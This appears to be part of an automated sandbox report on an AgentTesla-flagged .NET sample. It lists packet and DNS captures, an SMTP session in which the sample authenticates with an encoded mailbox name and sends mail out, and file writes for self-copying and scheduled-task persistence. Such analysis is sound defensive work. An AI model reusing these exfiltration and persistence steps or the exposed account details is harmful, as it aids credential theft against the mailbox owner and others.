Jan 27, 2021 16:14:10.019123077 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.019314051 CET	49756	587	192.168.2.6	64.29.145.40
Jan 27, 2021 16:14:10.180095911 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.180526972 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.180963993 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.181490898 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.222199917 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.271518946 CET	587	49756	64.29.145.40	192.168.2.6
Jan 27, 2021 16:14:10.316793919 CET	49756	587	192.168.2.6	64.29.145.40

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 16:12:06.916238070 CET	61346	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:06.972731113 CET	53	61346	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:08.373737097 CET	51774	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:08.421617985 CET	53	51774	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:09.774641037 CET	56023	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:09.822506905 CET	53	56023	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:11.171781063 CET	58384	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:11.219640017 CET	53	58384	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:12.353588104 CET	60261	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:12.401510000 CET	53	60261	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:13.621145010 CET	56061	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:13.669717073 CET	53	56061	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:14.577873945 CET	58336	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:14.628753901 CET	53	58336	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:15.998351097 CET	53781	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:16.046155930 CET	53	53781	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:17.345592976 CET	54064	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:17.407396078 CET	53	54064	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:18.189203024 CET	52811	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:18.240231991 CET	53	52811	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:18.969101906 CET	55299	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:19.019460917 CET	53	55299	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:19.861300945 CET	63745	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:19.912025928 CET	53	63745	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:20.652025938 CET	50055	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:20.702647924 CET	53	50055	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:21.441476107 CET	61374	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:21.502217054 CET	53	61374	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:36.811640024 CET	50339	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:36.859410048 CET	53	50339	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:41.581583977 CET	63307	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:41.640424013 CET	53	63307	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 16:12:55.539681911 CET	49694	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:55.598978043 CET	53	49694	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:56.649524927 CET	54982	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:56.697983027 CET	53	54982	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:57.082889080 CET	50010	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:57.130955935 CET	53	50010	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:57.766437054 CET	63718	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:57.817207098 CET	53	63718	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:58.509188890 CET	62116	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:58.572952032 CET	53	62116	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:59.036639929 CET	63816	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:59.057328939 CET	55014	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:59.095993042 CET	53	63816	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:59.116719961 CET	53	55014	8.8.8.8	192.168.2.6
Jan 27, 2021 16:12:59.637100935 CET	62208	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:12:59.702375889 CET	53	62208	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:00.291229010 CET	57574	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:00.347676039 CET	53	57574	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:00.967173100 CET	51818	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:01.027803898 CET	53	51818	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:01.858730078 CET	56628	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:01.917107105 CET	53	56628	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:02.453172922 CET	60778	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:02.510138035 CET	53	60778	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:02.975976944 CET	53799	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:03.037913084 CET	53	53799	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:03.857197046 CET	54683	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:03.905349970 CET	53	54683	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:36.702306032 CET	59329	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:36.779249907 CET	53	59329	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:39.842353106 CET	64021	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:39.890364885 CET	53	64021	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:40.189939022 CET	56129	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:40.246409893 CET	53	56129	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:48.477570057 CET	58177	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:48.525568008 CET	53	58177	8.8.8.8	192.168.2.6
Jan 27, 2021 16:13:48.547110081 CET	50700	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:13:48.594949007 CET	53	50700	8.8.8.8	192.168.2.6
Jan 27, 2021 16:14:00.407463074 CET	54069	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:14:00.458487988 CET	53	54069	8.8.8.8	192.168.2.6
Jan 27, 2021 16:14:02.738533020 CET	61178	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:14:02.901926041 CET	53	61178	8.8.8.8	192.168.2.6
Jan 27, 2021 16:14:07.595820904 CET	57017	53	192.168.2.6	8.8.8.8
Jan 27, 2021 16:14:07.652555943 CET	53	57017	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 16:13:48.477570057 CET	192.168.2.6	8.8.8.8	0xd745	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.547110081 CET	192.168.2.6	8.8.8.8	0x7d0a	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Jan 27, 2021 16:14:02.738533020 CET	192.168.2.6	8.8.8.8	0x9478	Standard query (0)	mail.stonemfg.net	A (IP address)	IN (0x0001)
Jan 27, 2021 16:14:07.595820904 CET	192.168.2.6	8.8.8.8	0x9a5c	Standard query (0)	mail.stonemfg.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.221.253.252	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.147.252	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.140.41	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.525568008 CET	8.8.8.8	192.168.2.6	0xd745	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.221.253.252	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.147.252	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.140.41	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 16:13:48.594949007 CET	8.8.8.8	192.168.2.6	0x7d0a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Jan 27, 2021 16:14:02.901926041 CET	8.8.8.8	192.168.2.6	0x9478	No error (0)	mail.stonemfg.net		64.29.145.40	A (IP address)	IN (0x0001)
Jan 27, 2021 16:14:07.652555943 CET	8.8.8.8	192.168.2.6	0x9a5c	No error (0)	mail.stonemfg.net		64.29.145.40	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 16:13:49.063359022 CET	54.225.220.115	443	192.168.2.6	49753	CN=*.ipify.org CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2021 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019 Thu Jan 01 01:00:00 CET 2004	Sun Feb 20 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
					CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 16:14:04.367461920 CET	587	49755	64.29.145.40	192.168.2.6	220 mail84c25.carrierzone.com ESMTP Sendmail 8.14.9 ready at Wed, 27 Jan 2021 15:14:03 +0000
Jan 27, 2021 16:14:04.367952108 CET	49755	587	192.168.2.6	64.29.145.40	EHLO 179605
Jan 27, 2021 16:14:04.525840044 CET	587	49755	64.29.145.40	192.168.2.6	250-mail84c25.carrierzone.com Hello unn-84-17-52-74.cdn77.com [84.17.52.74] (may be forged), pleased to meet you 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-SIZE 52428800 250-DSN 250-AUTH LOGIN 250-STARTTLS 250-DELIVERBY 250 HELP
Jan 27, 2021 16:14:04.527179956 CET	49755	587	192.168.2.6	64.29.145.40	AUTH login dy5zaGVyd29vZEBzdG9uZW1mZy5uZXQ=
Jan 27, 2021 16:14:04.684925079 CET	587	49755	64.29.145.40	192.168.2.6	334 UGFzc3dvcmQ6
Jan 27, 2021 16:14:04.859512091 CET	587	49755	64.29.145.40	192.168.2.6	235 2.0.0 OK Authenticated
Jan 27, 2021 16:14:04.863576889 CET	49755	587	192.168.2.6	64.29.145.40	MAIL FROM:<w.sherwood@stonemfg.net>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 16:14:05.061147928 CET	587	49755	64.29.145.40	192.168.2.6	250 2.1.0 <w.sherwood@stonemfg.net>... Sender ok
Jan 27, 2021 16:14:05.061693907 CET	49755	587	192.168.2.6	64.29.145.40	RCPT TO:<w.sherwood@stonemfg.net>
Jan 27, 2021 16:14:05.241952896 CET	587	49755	64.29.145.40	192.168.2.6	250 2.1.5 <w.sherwood@stonemfg.net>... Recipient ok
Jan 27, 2021 16:14:05.242357016 CET	49755	587	192.168.2.6	64.29.145.40	DATA
Jan 27, 2021 16:14:05.400131941 CET	587	49755	64.29.145.40	192.168.2.6	354 Enter mail, end with "." on a line by itself
Jan 27, 2021 16:14:05.402324915 CET	49755	587	192.168.2.6	64.29.145.40	.
Jan 27, 2021 16:14:05.739367008 CET	587	49755	64.29.145.40	192.168.2.6	250 2.0.0 10RFE3ko001755 Message accepted for delivery
Jan 27, 2021 16:14:07.058703899 CET	49755	587	192.168.2.6	64.29.145.40	QUIT
Jan 27, 2021 16:14:07.219325066 CET	587	49755	64.29.145.40	192.168.2.6	221 2.0.0 mail84c25.carrierzone.com closing connection
Jan 27, 2021 16:14:08.992470026 CET	587	49756	64.29.145.40	192.168.2.6	220 mail83c25.carrierzone.com ESMTP Sendmail 8.14.9 ready at Wed, 27 Jan 2021 15:14:07 +0000
Jan 27, 2021 16:14:08.993577003 CET	49756	587	192.168.2.6	64.29.145.40	EHLO 179605
Jan 27, 2021 16:14:09.158452988 CET	587	49756	64.29.145.40	192.168.2.6	250-mail83c25.carrierzone.com Hello unn-84-17-52-74.cdn77.com [84.17.52.74] (may be forged), pleased to meet you 250-ENHANCEDSTATUSCODES 250-8BITMIME 250-SIZE 52428800 250-DSN 250-AUTH LOGIN 250-STARTTLS 250-DELIVERBY 250 HELP
Jan 27, 2021 16:14:09.159126997 CET	49756	587	192.168.2.6	64.29.145.40	AUTH login dy5zaGVyd29vZEBzdG9uZW1mZy5uZXQ=
Jan 27, 2021 16:14:09.321748972 CET	587	49756	64.29.145.40	192.168.2.6	334 UGFzc3dvcmQ6
Jan 27, 2021 16:14:09.504487038 CET	587	49756	64.29.145.40	192.168.2.6	235 2.0.0 OK Authenticated
Jan 27, 2021 16:14:09.504930019 CET	49756	587	192.168.2.6	64.29.145.40	MAIL FROM:<w.sherwood@stonemfg.net>
Jan 27, 2021 16:14:09.677074909 CET	587	49756	64.29.145.40	192.168.2.6	250 2.1.0 <w.sherwood@stonemfg.net>... Sender ok
Jan 27, 2021 16:14:09.677445889 CET	49756	587	192.168.2.6	64.29.145.40	RCPT TO:<w.sherwood@stonemfg.net>
Jan 27, 2021 16:14:09.852452040 CET	587	49756	64.29.145.40	192.168.2.6	250 2.1.5 <w.sherwood@stonemfg.net>... Recipient ok
Jan 27, 2021 16:14:09.852777958 CET	49756	587	192.168.2.6	64.29.145.40	DATA
Jan 27, 2021 16:14:10.015465021 CET	587	49756	64.29.145.40	192.168.2.6	354 Enter mail, end with "." on a line by itself
Jan 27, 2021 16:14:10.019314051 CET	49756	587	192.168.2.6	64.29.145.40	.
Jan 27, 2021 16:14:10.271518946 CET	587	49756	64.29.145.40	192.168.2.6	250 2.0.0 10RFE73p007598 Message accepted for delivery

Code Manipulations

Statistics

Behavior



SecuriteInfo.com.Trojan.PackedNE...
schtasks.exe
conhost.exe
SecuriteInfo.com.Trojan.PackedNE...

Click to jump to process

System Behavior

Analysis Process: SecuriteInfo.com.Trojan.PackedNET.471.11170.exe PID: 7120
Parent PID: 5884

General

Start time:	16:12:12
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe'
Imagebase:	0xf40000
File size:	820736 bytes
MD5 hash:	1B02147D8324319176D52CD01A9C8CB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.344841086.0000000003325000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.344692192.00000000032A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.345535602.0000000004396000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.345296812.00000000042A9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CD2DD66	CopyFileW
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CD2DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CD27038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1EC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	success or wait	1	6CD26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 4b c0 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 7a 0c 00 00 0a 00 00 00 00 00 00 ae 98 0c 00 00 20 00 00 00 a0 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...K..`.......... ....P..z.............. ....@.. ....@................	success or wait	4	6CD2DD66	CopyFileW
C:\Users\user\AppData\Roaming\VjyQvBtzZaz.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CD2DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp4D3A.tmp	unknown	1656	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microso ft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </Registratio	success or wait	1	6CD21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PackedNET.471.11170.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6E1EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEB5705	unknown
